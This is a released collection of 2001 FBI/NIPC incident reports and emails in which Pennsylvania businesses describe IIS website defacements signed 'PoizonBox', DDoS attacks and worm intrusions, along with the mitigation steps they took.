Question14_Remarks=No Remarks
Question15_damage_systms=No
Question15_Remarks=No Remarks
Question16_what_actions=System Binaries checked
Question16_what_actions=Backup of affected system(s)
Question16_what_actions=Other
Question16_what_actions=Log files examined
Question16_Remarks=Worked with ISP (VoiceNet) to mitigate DDOS
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=No
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=5/1/2001
Question19_org_work_update=My staff.
Question20_POC Information=
Question20_sys_adm_contract=No
Share Info With=Infrastructure Orgs
Question21_remarks=Please check email to follow.
Subject: Cyber Incident Report Form
Date: Sun, 6 May 2001 14:42:31 -0400
From:[redacted]
To: '"nipc.watch@fbi.gov"' <nipc.watch@fbi.gov>

b6
b7C

Report_date_time=May 6, 2001 2:40 PM
Name=[redacted]
Title=[redacted]
Telephone_Fax_Number=[redacted](cell)
Email=[redacted]
Organization=MAC DIRECT
Addrs_Street=185 Discovery Dr.
City=Colmar
State=PA
Zip Code=18915
Country=USA
Question1_Organization=SAME
Question1_Contact_Info=
Question1_Tele_Number=
Question1_Street=SAME
Question1_City_State_Zipcd=
Question1_Country=
Question1_Email=
Question2_Location=Computer room located at 185 Discovery Dr.
Question3_Date_Time=Incident 1: 12:15 PM 5/5/2001 Incident 2: 3:0
Question4_Critical=Yes
Question5_crit_infrasture=Other
Question5_crit_infrasture=Telecommunications
Question5_Remarks=Merck-Medco Formululary Web Site
Question6_nature_of_prob=Intrusion

Question6_nature_of_prob=System impairment/denial resources
Question6_nature_of_prob=Unauthorized root access
Question6_nature_of_prob=Web site defacement
Question6_nature_of_prob=Compromise of system integrity
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Vulnerability exploited
Question8_method_of_attack=Distributed Denial of Service
Question8_Remarks=MS Hotfix that was applied but not active.
Question9_sus_perpetrators=Other
Question9_Remarks=PoizonBox
Question10_ip_addrs=Multiple sources
Question11_evid_of_spoof=No
Question12_oper_systems=NT
Question12_Remarks=Windows NT 4.0 sp6.0a, IIS 4.0, all post service pack hotfixes applied. Hotfix that appears to have failed is described at: http://www.microsoft.com/technet/security/bulletin/fq00-086.asp
Question13_security_infrasture=Incident/Emergency Response Team
Question13_security_infrasture=Encryption
Question13_security_infrasture=Firewall
Question13_security_infrasture=Secure Remote Access/Authorization tools
Question13_security_infrasture=Security Auditng Tools
Question13_security_infrasture=Access Control Lists
Question13_security_infrasture=Packet filtering
Question14_attack_loss_info=No
Question14_Remarks=No Remarks
Question15_damage_systms=No
Question15_Remarks=No Remarks
Question16_what_actions=System Binaries checked
Question16_what_actions=Backup of affected system(s)
Question16_what_actions=Other
Question16_what_actions=Log files examined
Question16_Remarks=Worked with ISP (VoiceNet) to mitigate DDOS
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=No
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=5/1/2001
Question19_org_work_update=My staff.
Question20_POC Information=
Question20_sys_adm_contract=No
Share Info With=Infrastructure Orgs
Question21_remarks=1. At around 12:15PM, intruders exploited a vunerability in IIS 4.0 on the MMMC machine. This was detected by our remote content monitoring, and by an NT auditing alert. They placed 4 common start pages index.asp, index.htm, default.asp, and default.htm in the web directory for MMMC. They also attempted, but were foiled from attempting this on other machines. Later analysis showed that MS hotfix described at http://www.microsoft.com/technet/security/bulletin/fq00-086.asp while applied shortly after issue was not active. We will be researching how this

occured and why our routine testing did not detect it.
2. At approximately 12:45 the files were removed from the web server by the on-call engineer. By 1:10PM the correct file was restored and operations resumed. An incident report will be the NIPC (FBI) and we completed a archive of all logs, files, audit events, system state, and hacked files (the four placed in the directory).

3. At approximately 6:00 we detected a dDos attack on another web server and our primary and secondary DNS server. Working with our ISP we quickly broke the DNS hack (malformed packets which loaded the server). We also blocked access to the 4 primary sources of the port 80 attack: China Internet Company, an ISP in Sweden, the University of Utah, and Verisign (we are still uncertain on this one). We have good data on all of these and theyt
Question1_Email=
Quest
will be forwarded to the NIPC.

4. Throughout the day we saw a much larger than normal amount of address space probes, but the perpetrators appear to be very good at staying "under the radar." We are paying special attention to 66.37.210.105, which appears to be the ip address used to hack the system (based in IIS logs).

We are continuing to aggregate data for this incident. Our staff performed as we have in mock attacks and I believe we have captured as much info as possible. We continue to monitor and assess security and have staff on-site today working on the hotfix issue.

I will continue to issue status reports as we gain new information.

Subject: Incident Report
Date: Sun, 6 May 2001 15:15:54 -0400
From [redacted] b6
To: '"nipc.watch@fbi.gov'" <nipc.watch@fbi.gov> b7C

I was unable to use the web form so I will duplicate the fields and responses below:

Report Date/Time: May 6, 2001 2:40 PM

Contact:

[redacted]
MAC DIRECT
185 Discovery Dr.
Colmar, PA 18915

My Cell phone [redacted]
My home number [redacted]
Company number

email: [redacted]

Incident Information:

b6
b7C

Attack occurred at above facility (a server housed at 185 Discovery Dr., Colmar, PA)

Date and time of incident:

Incident 1 (Website defacement) : 12:11 PM, 5/5/2001
Incident 2 (DDos on port 80 and DNS primary and secondary): approx. 6:00 PM 5/5/2001

Incident 1 was detected and fixed by 12:45PM
Incident 2 was detected and fixed by 9:00 PM

This is a critical system/network for our client, Merck Medco

Critical infrastructure sector: Telecommunications and healthcare

Nature of problem:

Intrustion
Unauthorized root access
Compromise of system integrity

Has this been a problem before:

No

Suspect method of intrusion/attack:

DDos and Vunerability (NT IIS 4.0 SP6.0a post service-pack hotfix applied but not functional.
(http://www.microsoft.com/technet/security/bulletin/fq00-086.asp _

Suspected perpetrator: PoizonBox (see attached file).

Apparent source of attack:

Multiple sources.

Evidence of spoofing:

No

OS:

Windows NT 4.0 sp6.0a

Security infrastructure in place:

Incident Response Team
Firewall
Security Auditing Tools
Packet filtering
Encryption (not applicable here as is a "public" site)
Secure Remote Access
Access Control Lists

b6
b7C

Did the intrusion/attack result in a loss/compromise of sensitive, classifed or proprietary information?

No

Did the intrusion/attack result in damage to system(s) or data?

No

What actions and technical mitigation have been taken?

Backup of affected systems
Log files examined (Firewall, IIS)
System Binaries checked (performed scan for changed and updated files and registry analysis)
Worked with ISP (VoiceNet) to mitigate DDos

Has the FBI local office been informed:

No

Has another agency/organization been informed?

No

When was the last system update?

5/1/2001 by my staff.

Is the system admin. a contractor?

No

You may only share this information with InfraGard Members with Secure Access

----

Here is a status email sent to my customer:

All problems have been addressed and corrected. However we continue to assess:

Here is a chronology of events:

1. At around 12:15PM 5/5/2001, intruders exploited a vunerability in IIS 4.0 on the MMMC machine. This was detected by our remote content monitoring, and by an NT auditing alert. They placed 4 common start pages index.asp, index.htm, default.asp, and default.htm in the web directory for MMMC. They also attempted, but were foiled from attempting this on other machines.
Later analysis showed that MS hotfix described at http://www.microsoft.com/technet/security/bulletin/fq00-086.asp while applied shortly after issue was not active. We will be researching how this occured and why our routine testing did not detect it. An open incident with Microsoft has them reviewing our registry configuration.
2. At approximately 12:45 the files were removed from the web server by the on-call engineer. By 1:10PM the correct file was restored and operations resumed. An incident report will be made

b6
b7C

to the NIPC (FBI) and we completed a archive of all logs, files, audit events, system state, and hacked files (the four placed in the directory).

3. At approximately 6:00 we detected a dDos attack on another web server and our primary and secondary DNS server. Working with our ISP we quickly broke the DNS hack (malformed packets which loaded the server). We also blocked access to the 4 primary sources of the port 80 attack: China Internet Company, an ISP in Sweden, the University of Utah, and Verisign (we are still uncertain on this one). We have good data on all of these and they will be forwarded to the NIPC.

4. Throughout the day we saw a much larger than normal amount of address space probes, but the perpetrators appear to be very good at staying "under the radar." We are paying special attention to 66.37.210.105, which appears to be the ip address used to hack the system (based in IIS logs).

We are continuing to aggregate data for this incident. Our staff performed as we have in mock attacks and I believe we have captured as much info as possible. We continue to monitor and assess security and have staff on-site today working on the hotfix issue.

I will continue to issue status reports as we gain new information.

We have log files, etc., we can share with you.

I am not an Infragard member (although have the application on my desk), I would like to send any log files etc., as encrypted docs. Please let me know if you would like them and how I should encrypt them.

[redacted]

b6
b7C

<<index.htm>>

```
  ------------------------------------------------------------------------
            Name: index.htm
   index.htm    Type: Hypertext Markup Language (text/html)
         Encoding: quoted-printable
```

[redacted]

b3
b6
b7C
b7E

Philadelphia received multiple telephonic complaints related to the "Honkers Union of China" website defacements. Special Agent [redacted] of the Philadelphia Division addressed that following complaints and obtained the following information:

1. On 05/07/2001, [redacted] Security, Neutronics, Inc., telephone number [redacted] e-mail address: [redacted] advised that on 05/07/2001, 2:54 am EST the www.refrigerantid.com website was infiltrated at the root level without detection. [redacted] identified [redacted] Virtual Farm, telephone number [redacted] e-mail address: [redacted] as the website host and tech support. [redacted] notified [redacted] that the Refrigerant ID site was the only domain touched on the entire Virtual Farm server and no other damage was identified. The intrusion was initiated from an undetectable IP address originating in China. The hacker did not have the ability to change or delete existing data, but did add a new .asp page which was coded to default as a home page. The .asp page contained the following message: "fuck USA Government, fuck PoizonBOx." b6 b7C

2. On 05/08/2001 [redacted] Toplink, Inc., 103 East Pennsylvania Blvd, Festerville, PA 19053, telephone number [redacted] reported that at 9:00 a.m.. this morning he discovered that 12 of their 18 websites were defaced from the same server by an unidentified intruder . The message was something like "fuck the U.S." Toplink was unable to identify a source IP address for this attack. Toplink runs a Windows NT 4.0 server with no Intrusion Detection System (IDS) used. b6 b7C

3. On 05/08/2001 [redacted] CRW Graphics, Inc., 9100 Pennsauken Highway, Pennsauken, NJ 08110, telephone number [redacted] e-mail address [redacted] advised that their firewall captured an unknown intruder attempting to run an exploit through port 80, using a script at the URL command prompt. The attack was directed at their Windows NT 4.0 server at 12:15 EST this afternoon. [redacted] identified the source IP address of the attacker as follows: 202.103.209.37 . [redacted] was also able to capture a root.exe file that was attempted to be executed by the attacker. b6 b7C

4. On 05/08/2001, [redacted] Dilworth Paxson, LLP, 1735 Market Street, Philadelphia, PA, telephone number [redacted] advised that their network was experiencing attempted intrusions from a IP address originating in China. [redacted] directed the interviewing agent to [redacted] telephone number [redacted] for technical detail related to this intrusion. b6 b7C

[redacted] advised that the attack compromised their Sun Solaris server and began conducting searches for .gov and .us IP address domain names. Yesterday afternoon, [redacted] noticed that the rpclog command had been changed over the weekend. [redacted] was forced to reboot the system 11:00 a.m. the following Monday morning. This attack appeared to be the ISS Worm identified in the CERT alert earlier that morning. b6 b7C

5. On 05/09/2001, [redacted] Lancaster General Hospital, telephone number [redacted] advised that their firewall captured an attempted intrusion from IP address 210.77.161.131. [redacted] advised that this intrusion was unsuccessful and the IP address may resolved back to the University of China. [redacted] described their system as a Windows NT network with a Check Point Firewall. b6 b7C

6. On 05/10/2001, [redacted] Philadelphia University, telephone number [redacted] advised that their Sun Solaris server was compromised by the sadmind/IIS Worm. [redacted] was unable to capture any useful logs or files related to this worm. b6 b7C

b6
b7C

From: NIPC-WATCH
To: [redacted]
Date: 5/15/01 6:37PM
Subject: China Intrusion

Subject: Cyber Incident Report Form
Date: Tue, 15 May 2001 14:19:32 -0600
From: [redacted]
To: "'nipc.watch@fbi.gov'" <nipc.watch@fbi.gov>

b6
b7C

Report_date_time=15 MAY 01/1620 EDT
Name=[redacted]
Title=[redacted]
Telephone_Fax_Number=[redacted]
Email=[redacted]
Organization=Ciber
Addrs_Street=650 Wilson Lane
City=Mechanicsburg
State=PA
Zip Code=17055
Country=USA
Question1_Organization=SAME
Question1_Contact_Info=
Question1_Tele_Number=[redacted]
Question1_Street=SAME
Question1_City_State_Zipcd=
Question1_Country=USA
Question1_Email=HBGHelpdesk@ciber.com
Question2_Location=650 Wilson Lane
Mechanicsburg PA, 17055
2nd floor, Server Room
1st floor, Server Room
and
600 Wilson Lane
Mechanicsburg PA, 17055
2nd floor, Server Room
Question3_Date_Time=03 MAY 01 - 0130EDT
Question4_Critical=No
Question5_Remarks=No Remarks
Question6_nature_of_prob=Intrusion
Question6_nature_of_prob=Web site defacement
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Vulnerability exploited
Question8_Remarks=On May 3rd, 3 of our servers were penetrated by the HTTP service. The first server, SQL-IIS, was hit shortly after 0130. There were about 30 entries of HTTP service in the Firewall-1 Log file in a 30 second span. The next server, NODE1147, was hit right after that. That penetration lasted 23 seconds and there were about 100 entries in the log. The last server, PServer15, was hit right after that. There were about 90 entries in the log in 16 seconds.

Each of these servers had a dump of default.htm, default.asp, index.htm & index.asp files put in numerous directories. All of the pages that were looked at said, "fuck USA Government, fuck PoizonBOx,

b6
b7C

contact:sysadmcn@yahoo.com.cn". A file called root.exe was found on each PC.
Question9_sus_perpetrators=Unknown
Question9_Remarks=No Remarks
Question10_ip_addrs=WS141113.geography.siu.edu
Question11_evid_of_spoof=Unknown
Question12_oper_systems=NT
Question12_Remarks=Windows NT Server 4 & IIS4
Question13_security_infrasture=Firewall
Question13_security_infrasture=Secure Remote Access/Authorization tools
Question14_attack_loss_info=No
Question14_Remarks=None
Question15_damage_systms=Yes
Question15_Remarks=The PServer15 server lost some newly generated web pages that had to be redeveloped by that project team.
Question16_what_actions=System(s) disconnected from the network
Question16_what_actions=Other
Question16_what_actions=Log files examined
Question16_Remarks=Node1147 was no longer in production and was taken down. PServer15 was patched and Internet access removed. A stand alone FTP server was created for the project team. Internet access to the SQL-IIS box was tightened. That server is scheduled to be rebuilt on 17 MAY 01.
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=Yes
Question18_State_local Police=Upper Allen Township Police - 7177952445
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=An incident report was filed with CERT
Question19_date_of_last_update=Varies
Question19_org_work_update=
Question20_POC Information=
Question20_sys_adm_contract=No
Question21_remarks=A scan of HTTP accessible systems occurred around 2230 on May 2nd. The scan was by IP address and took 3 seconds to scan our 16 servers. ONLY the HTTP service was used. The scan came from "WS141113.geography.siu.edu".

Squad 9

From: [redacted] b6
To: Squad 9 <sq9.ph@fbi.gov> b7C
Sent: Wednesday, May 16, 2001 11:55 PM
Subject: Re: Chinese Hackers

[redacted]
PointAll Corporation
950 Tilton Road
Suite 103
Northfield, NJ 08225
P. 609-641-7500 ext[redacted]

thanks,
[redacted]

> ----- Original Message -----
> **From:** Squad 9
> **To:** [redacted] b6
> **Sent:** Wednesday, May 16, 2001 3:42 PM b7C
> **Subject:** Chinese Hackers
>
> [redacted]
>
> We are collecting information on the victims of the Chinese Hacker web defacements. Please send us your full name, business name, business address, and contact day phone number so we can forward it to our HQ handling the matter.
>
> Thank you.
>
> FBI Philadelphia --Squad 9
> NIPC Computer Intrusion Program
> (215) 418-4000
> National: http://www.nipc.gov
> Local PH Chapter: http://infragard.hmconsulting.net/index.html
>
> ---
>
> The information transmitted is intended only for the person or entity to which it is addressed and may contain confidential and/or privileged material. Any review, retransmission, dissemination, or other use of, or taking of any action in reliance upon, this information by persons or entities other than the intended recipient is prohibited. If you received this in error, please contact the sender and delete the material from any computer.

b6
b7C

From: [redacted]
To:
Date: 5/16/01 4:26PM
Subject: POISONBOX VICTIM

Open Systems Solutions, Inc. (OSSI)
[redacted]
710 Floral Vale Boulevard
Yardley, PA 19067
(215) 579-8111

b6
b7C

SA [redacted]
FBI Philadelphia - Squad 9
NIPC Computer Intrusion Program
(215) 418-4292
National: http://www.nipc.gov/
Local PH Chapter: http://infragard.hmconsulting.net/index.html

---

The information transmitted is intended only for the person or entity to which it is addressed and may contain confidential and/or privileged material. Any review, retransmission, dissemination, or other use of, or taking of any action in reliance upon, this information by persons or entities other than the intended recipient is prohibited. If you received this in error, please contact the sender and delete the material from any computer.

b6
b7C

Subject: Cyber Incident Report Form
Date: Thu, 17 May 2001 11:34:51 -0400
From: [redacted]
To: '"nipc.watch@fbi.gov"' <nipc.watch@fbi.gov>

b6
b7C

Report_date_time=May 17, 2001; 11:00 am
Name [redacted]
Title= [redacted]
Telephone_Fax_Number= [redacted]
Email= [redacted]
Organization=Hershey Foods Corporation
Addrs_Street=200 Crystal A Drive
City=Hershey
State=Pa
Zip Code=17033
Country=USA
Question1_Organization=SAME
Question1_Contact_Info=
Question1_Tele_Number=
Question1_Street=SAME
Question1_City_State_Zipcd=
Question1_Country=
Question1_Email=
Question2_Location=200 Crystal A Drive,
Hershey PA
Question3_Date_Time=May 8, 2001; 6:30am
Question4_Critical=Yes
Question5_crit_infrasture=Telecommunications
Question5_Remarks=Front-end web server to remote partners
Question6_nature_of_prob=Web site defacement
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Vulnerability exploited
Question8_Remarks=Appears to have been exploit of the IIS "web server folder traversal" (MS00-078/057)
Question9_sus_perpetrators=Unknown
Question9_Remarks=No Remarks
Question10_ip_addrs=216.234.227.6
Question11_evid_of_spoof=Unknown
Question12_oper_systems=Windows
Question12_Remarks=NT4 (SP6a) running IIS 4.0
Question13_security_infrasture=Incident/Emergency Response Team
Question13_security_infrasture=Firewall
Question13_security_infrasture=Banners
Question14_attack_loss_info=No
Question14_Remarks=No Remarks
Question15_damage_systms=Yes
Question15_Remarks=appears limited to defacement of the web page and creation of new web folders containing copies of the defaced page
Question16_what_actions=System(s) disconnected from the network
Question16_what_actions=Other
Question16_what_actions=Log files examined
Question16_Remarks=effected machine removed from service pending rebuild & redeployment; existence of appropriate patches verified/applied to similar machines

b6 b7C

```
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=Yes
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=TruSecure Corp
Question19_date_of_last_update=Dec 19-20, 2000
Question19_org_work_update=Hershey Foods NT admin group
(our own staff)
Question20_POC Information=
Question20_sys_adm_contract=No
Question21_remarks=defaced page read:
f*** USA Government
f*** Poizon BOx
contact:sysadmcn@yahoo.com.cn

IP source address traced to ThePlanet.com Internet Services, Dallas TX.

Have examined (and am retaining) copies of NT event, IIS and firewall logs.
```

b6
b7C

From: NIPC-WATCH
To: [redacted]
Date: 5/16/01 7:57PM
Subject: Incident Report, Chinese Web Defacement.

The following incident report was received by the NIPC Watch. It involves a telecommunications firm that suffered a Web defacement from an apparent Chinese hacker group. It was not assigned an Incident Report number, and is being forwarded for your information/action.

Regards,

NIPC Watch and Warning Unit.

Subject: Cyber Incident Report Form
Date: Wed, 16 May 2001 12:15:52 -0400
From: [redacted]
To: <nipc.watch@fbi.gov>

b6
b7C

Report_date_time=
Name=[redacted]
Title=[redacted]
Telephone_Fax_Number=610-375-8425 x[redacted]
Email=[redacted]
Organization=Unconundrum
Addrs_Street=42 South 5th St.
City=Reading
State=PA
Zip Code=19602
Country=USA
Question1_Organization=Prince Law Offices
Question1_Contact_Info=Warren Prince
Question1_Tele_Number=[redacted]
Question1_Street=646 Lenape Road
Question1_City_State_Zipcd=Bechtelsville, PA 19505
Question1_Country=USA
Question1_Email=troubleshooters@princelaw.com
Question2_Location=second floor computer room connected to the internet through a wan connection to the office in Reading, PA, behind a Checkpoint Firewall-1
Question3_Date_Time=05/15/2001 23:28 - 23:36
Question4_Critical=Yes
Question5_crit_infrasture=Other
Question5_crit_infrasture=Telecommunications
Question5_Remarks=corporate intranet
Question6_nature_of_prob=Web site defacement
Question6_other=
Question7_exp_problem=Yes
Question7_Remarks=Happened before on 05/07/2001 7:50 AM and 05/12/2001 12:23 AM, thought we patched the hole but didn't
Question8_method_of_attack=Vulnerability exploited
Question8_Remarks=we installed snort to do intrusion detection and discovered the attempt last night to exploit a server using the IIS Unicode bug
Question9_sus_perpetrators=Other
Question9_Remarks=pro-chinese anti-us rhetoric related to the following advisory http://www.nipc.gov/warnings/advisories/2001/01-009.htm

```
Question10_ip_addrs=210.46.96.1
Question11_evid_of_spoof=Unknown
Question12_oper_systems=NT
Question12_oper_systems=Windows
Question12_Remarks=Windows 2000 advanced server and IIS 5.0
Question13_security_infrasture=Firewall
Question13_security_infrasture=Intrusion Detection System
Question14_attack_loss_info=Unknown
Question14_Remarks=unknown, but our exchange server was compromised
which contains a lot of sensitive legal information for the law office
Question15_damage_systms=Yes
Question15_Remarks=so far all we know that was damaged was the front
page of the intranet website, which was restored from a backup
immediately
Question16_what_actions=System(s) disconnected from the network
Question16_what_actions=Backup of affected system(s)
Question16_what_actions=Other
Question16_what_actions=Log files examined
Question16_Remarks=ips related to the attack have been added to firewall
and blocked all traffic, backup in progress and will be moving exchange
mail server and intranet website to a newly installed server tonight
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=No
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=05/15/2001
Question19_org_work_update=we did (intranet website is constantly
modified in house)
Question20_POC Information=
Question20_sys_adm_contract=No
Share Info With=Infrastructure Orgs
Question21_remarks=No additional remarks
```

FD-448 (Rev. 6-2-97)

FBI FACSIMILE

COVER SHEET

PRECEDENCE

□ Immediate
□ Priority
□ Routine

CLASSIFICATION

□ Top Secret
□ Secret
□ Confidential
□ Sensitive
□ Unclassified

Time Transmitted: ______
Sender's Initials: ______
Number of Pages: 8
(including cover sheet)

To: Philadelphia Field Office
Name of Office

Date: 5-14-01

Facsimile Number: 215-418-4232

Attn: SSA [redacted]
Name Room Telephone

b6
b7C

From: NIPC Watch
Name of Office

Subject: China website defacement

Special Handling Instructions: ______

Originator's Name: NIPC Watch

Telephone: 202-323-3205

Originator's Facsimile Number: ______

Approved: ______

Brief Description of Communication Faxed: ______

WARNING

Information attached to the cover sheet is U.S. Government Property. If you are not the intended recipient of this information, disclosure, reproduction, distribution, or use of this information is prohibited (18.USC. § 641). Please notify the originator or the local FBI Office immediately to arrange for proper disposition.

adis
INTERNATIONAL
A Wolters Kluwer Company

860 Town Center Drive, Langhome, PA 19047
Phone: (215) 741-5200 Fax: (215) 741-5251

Fax

b6
b7C

To:	NIPC	From:	[redacted]
Fax:	202-323-2079	Pages:	7
Phone:		Date:	MAY 14, 2001
Re:	INCIDENT	CC:	

□ Urgent □ For Review □ Please Comment □ Please Reply □ Please Recycle

● Comments:

I WAS UNABLE TO SUBMIT OVER
YOUR WEBSITE. SHOULD YOU HAVE
ANY questions, please CONTACT me
DIRECTLY AT 215-741-5214

Thank you

[redacted]

[redacted]

b6
b7C

National Infrastructure Protection Center
Incident Report

| Incident Report | Victim Information | Privacy Notice | NIPC Home |

Cyber Threat and Computer Intrusion Incident Reporting Guidelines

This form may be used as a guide or vehicle for reporting cyber threat and computer intrusion incident information to the NIPC or other law enforcement organization. It is recommended that these Cyber Incident Reporting Guidelines be used when submitting a report to a local FBI Field Office.

Do NOT include CLASSIFIED information on this form unless you adhere to applicable procedures for proper marking, handling and transmission of classified information. Please contact NIPC Watch Operations Center (202) 323-3205 to arrange secure means to submit classified information.

Information concerning the identity of the reporting agency, department, company, or individual(s) will be treated on a confidential basis. If additional information is required, you will be contacted directly.

Report Date/Time: May 10 2001

SECTION 1

Point of Contact (POC) Information

Name: [redacted]

Title: [redacted]

Telephone/Fax Number: [redacted] 215-741-5253

E-mail: [redacted]

Organization: Adis International Inc

Address: Street: 820 Town Center Drive

City: Langhorne

State: PA

b6
b7C

Zip Code: 19047

Country: USA

SECTION 2

Incident Information

1. Name of Organization: (If same as above, enter "SAME")
   SAME
   □ (Check here if Federal Government Agency)
   Organization's contact Information: SAME
   Telephone Number: SAME

   Address: (If same as above, enter "SAME")
   Street: SAME
   City, State, Zip Code:
   SAME
   Country: SAME
   E-mail: SAME

2. Physical Location (s) of victim's computer system/network (Be Specific):

```
2 have been compromised.  One located
at our corporate office in Myrangi Bay
Auckland New Zealand and the other is
locate in 511 Avenue of the Americas,
NY NY 1011
```

3. Date/Time and duration of incident: 1 day each site

4. Is the affected system/network critical to the organization?
   ● Yes ○ No

5. Critical Infrastructure sector(s) affected. (Check all that apply)

□ Power	□ Transportation
□ Banking and Finance	□ Emergency Services
□ Government Operations	□ Water Supply Systems
□ Gas & Oil Storage and Delivery	☑ Other (Provide details in remarks)
□ Telecommunications	□ Not applicable

Remarks: Auckland site is email. New York site is an ecommerce site

6. Nature of Problem? (Check all that apply)

☑ Intrusion

□ Unauthorized root access

☑ Compromise of system integrity

☑ Theft

□ Unknown

☑ System impairment/denial resources

☑ Web site defacement

□ Hoax

□ Damage

□ Other:

7. Has this problem been experience before? (If yes, please explain in remarks section):

○ Yes ● No

Remarks: No Remarks

8. Suspect method of intrusion/attack

□ Virus (provide name if known)

□ Denial of Service

□ Distributed Denial of Service

□ Unknown

□ Vulnerability exploited (explain)

□ Trojan horse

□ Trapdoor

☑ Other (Provide details in remarks)

Remarks: IIS (Web Server) leaks. Patched by applying appropriate patches.

9. Suspect perpetrator(s) or possible motivation(s) of the attack

□ Insider/Disgruntled employee

□ Competitor

☑ Unknown

□ Former employee

□ Other (Explain in remarks)

Remarks: No Remarks

10. The apparent source (IP address) of the intrusion/attack:

11. Evidence of spoofing?

○ Yes ○ No

● Unknown

12. What computers/systems (hardware and software) were affected? (Operating system, version):

□ Unix □ OS2

□ Linux □ VAX/VMS

☑ NT □ Windows

□ Sun OS/Solaris □ Other (Provide specify in remarks)

Remarks:

13. Security Infrastructure in place. (Check all that apply)

□ Incident/Emergency Response Team □ Encryption

□ Firewall □ Secure Remote Access/Authorization tools

□ Intrusion Detection System □ Banners

☑ Security Auditing Tools □ Access Control Lists

□ Packet filtering

14. Did the intrusion/attack result in a loss/compromise of sensitive, classifed or proprietary information?

○ Yes (Provide details in remarks) ● No

○ Unknown

Remarks: No Remarks

15. Did the intrusion/attack result in damage to system(s) or data?

○ Yes (Provide details in remarks) ● No

Remarks: No Remarks

16. What actions and technical mitigation have been taken?

☑ System(s) disconnected from the network ☐ System Binaries checked

☐ Backup of affected system(s) ☑ Other (Please provide details in remarks)

☐ Log files examined ☐ No action(s)

Remarks: Web server patches have been applied t the New Zealand site. We are in the proces of patching the New York site

17. Has the local FBI field office been informed?

● Yes (Which Office) Philadelphia ○ No

18. Has another agency/organization been informed? If so, please provide name and phone number.

○ Yes ● No

- State/local police:
- Inspector General:
- CERT-CC
- FedCIRC
- JTF-CND
- Other (Incident Response, law enforcement,etc.)

19. When was the last time your system was modified or update?

Date: unknown

Company/Organization that did work (Address, phone, POC information):

20. Is the System Administrator a contractor?

● Yes (Provide POC Information) ○ No

Atl Inc [redacted]

b6
b7C

21. In addition to being used for law enforcement or national security purposes, the intrusion-related information I reported may be shared with:

□ The Public ☑ InfraGard Members with Secure Access

22. Additional Remarks: (Please limit to 500 characters. Amplifying information may be submitted separately.)

The messages that were left on bothe sites were identical. "fuck USA goverment Fuck PoizonBox"

If the reported incident is determined to be a criminal matter you may be contacted by an agent for additional information.

[redacted]

Squad 9

From: [redacted] b6
To: Squad 9 <sq9.ph@fbi.gov> b7C
Sent: Friday, May 18, 2001 9:15 AM
Subject: Re: website hacker

Hi -per your request, our business name and address is Strafford Mechanical, Inc. 37 Industrial Boulevard, Paoli, Pa. 19301. Thanks,

[redacted]

----- Original Message -----
From: Squad 9
To: [redacted] b6
Sent: Friday, May 18, 2001 8:51 AM b7C
Subject: Re: website hacker

[redacted]

Thanks for informing us of your incident. Please send me your business name, business address, we are collecting information on victims (there are several) in the Eastern PA area and are addressing the issue. I have your name and phone but need then other two pieces of info to put in our database.

Thanks.

FBI Philadelphia - Squad 9
NIPC Computer Intrusion Program
(215) 418-4000
National: http://www.nipc.gov
Local PH Chapter: http://infragard.hmconsulting.net/index.html

The information transmitted is intended only for the person or entity to which it is addressed and may contain confidential and/or privileged material. Any review, retransmission, dissemination, or other use of, or taking of any action in reliance upon, this information by persons or entities other than the intended recipient is prohibited. If you received this in error, please contact the sender and delete the material from any computer.

----- Original Message -----
From: [redacted] b6
To: sq9.ph@fbi.gov b7C
Sent: Thursday, May 17, 2001 5:12 PM
Subject: website hacker

Hi-My website pages of >straffordm.com -was replaced by a hacker who wrote fuck the usa government fuck poison box. it is still avialable to see via *google* search and clicking on links offered. for *straffordm.com*
i did a search of both phrases and despite their being many similarities, the phrase as noted, seems somewhat unique to our invasion. We are working on the problem internally, but I wanted to contact you.

[redacted] Strafford Mechanical, Inc.

[redacted]
(610) 251-9940 X[redacted] usually in office mon-friday 8 to 5

b6
b7C

Squad 9

From: [redacted]
To: <sq9.ph@fbi.gov>
Sent: Wednesday, May 16, 2001 10:12 AM
Subject: Help please - Pirated Programs and Ouside Attack

b6
b7C

On Monday of this week we discovered and stopped a hacker group from using our FTP site as a store and forward point for what appeared to be pirated Sega files. Since that point in time we now appear to be under a concerted attack from all over the globe in an attempt to breach our systems. I have been asked by the president of our firm to contact you and to provide you with whatever information and assistance I can to help you find, stop and prosecute the individuals involved.

I am afraid that they may have successfully breached our security and am now in the process of shutting down as many services that could be providing them holes.

The sites presently under attack are in the IP range 205.146.157.1 with a subnet mask of 255.255.255.192.

I appreciate any help or assistance you can provide in this matter.

Cordially,

[redacted]

b6
b7C

Technomic Publishing Company
851 New Holland Ave., Box 3535
Lancaster, PA, 17604
U.S.A.
Voice [redacted]
Fax: (717) 295-4538
E-Mail [redacted]
Websites:
http://www.techpub.com
http://www.tcl.to
http://www.healthpack.net
http://www.air-bag.net
http://www.flavor-works.com
http://www.compositesoftware.com
http://www.technomicjournals.com Under Construction

While attachments are virus checked, Technomic Publishing Co., Inc. does not accept any liability for a virus which is not detected.

Complaint Form
FD-71 (Rev. 4-13-92)

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: □ Negative □ See below

Subject's name and aliases
CHINA NET HUNAN PROVINCE NETWORK

Character of case Computer hacker/intrusion

Complainant □ Protect Source [redacted] [redacted] [redacted]
VILLAGE AUCTION.COM

b6
b7C

Complaint received
